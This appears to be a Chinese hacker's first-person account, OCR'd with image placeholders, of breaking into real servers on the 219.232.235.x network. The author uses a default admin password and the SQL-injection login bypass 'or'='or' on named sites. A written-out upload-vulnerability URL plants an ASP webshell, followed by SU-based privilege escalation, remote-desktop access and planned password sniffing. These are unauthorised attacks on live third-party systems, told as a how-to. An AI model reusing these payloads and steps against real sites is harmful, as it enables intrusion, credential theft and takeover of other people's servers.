


图1

红色黑客联盟IP为219.232.235.203，查了一下绑了7个域名，一个一个的看吧。当看到www.yrpt.com的时候在后面加了个admin出现了如图2的状态，说明下面还有文件，直接来个login.asp出现后台登录，用默认密码admin顺利进入，可是后台根本没有利用的地方，太过简单。不过以前有人来过了，到处插的都是一句话木马，如图3，俺很郁闷，数据库类型都不知道插这么多一句话干什么呀，莫非先来的兄弟已经知道数据库是ASP的了，而且已经知道路径了？






图2


图3

我把这7个站一个个都检测完，俺也什么都没发现，那就检测C段吧，拿出cnSuperScan3.0来扫了一下全C段的21端口，俺主要是找SU服务器，将来好提权，然后还装CAIN嗅它密码。如图4所示，找到一个6.0的，219.232.235.125，就拿它开刀吧。


图4


我直接把IP放在“http://www.51snap.com”查一下，一共绑了20个域名，如图5所示。我就不信它一个漏洞也没有的，一个一个仔细看，当看到www.guangyuanmiye.com发现了后台，直接用'or'='or'进去了，不过在后台折腾了半天，也没能得到WEBSHELL。不过后台编辑器很像eWebEditor呀，如图6所示。



图5

如果有这东东就好办了，加上默认的数据库和后台地址没有什么反应。再看看还有什么别的路径，拿出了wscan开始扫描，扫出了一个readme.txt，如图7所示。这个一般是说明文件，先打开看一眼，果然是说明文件，用的是“雷驰新闻发布管理系统 V1.0”，如图8所示，直接百度一下，利用方法就出来了，黑萝卜写了一篇关于上传漏洞的文章，萝卜太可爱了，构造如下URL：

http://www.guangyuanmiye.com/admin/uploadPic.asp?actionType=mod&picName=test.asp，会弹出上传文件页面，然后在上传文件里面填要传的图片格式的ASP木马就可以在uppic目录下上传文件名为test.asp的文件，我这里上传了一个一句话的小马，最后成功得了一个WEBSHELL。如图9所示。


图6




图7





图8


图9

接下来上传SU.ASP提权成功，拿到了3389权限，不过进去之后有两个问题让我差点吐血，一个是装有ARP防火墙，更可气的是这个和219.232.235.203不是一个网关的，整个C段分两个网关，这个只到128，如图10所示。白忙活了，不过俺不能放弃，直接在刚才扫出的21端口里再找，这次有经验了，找了一个219.232.235.205，这次应该OK了，把这个IP拿到刚才的网站去查，不过很郁闷的是就一个域名。





图10


图11


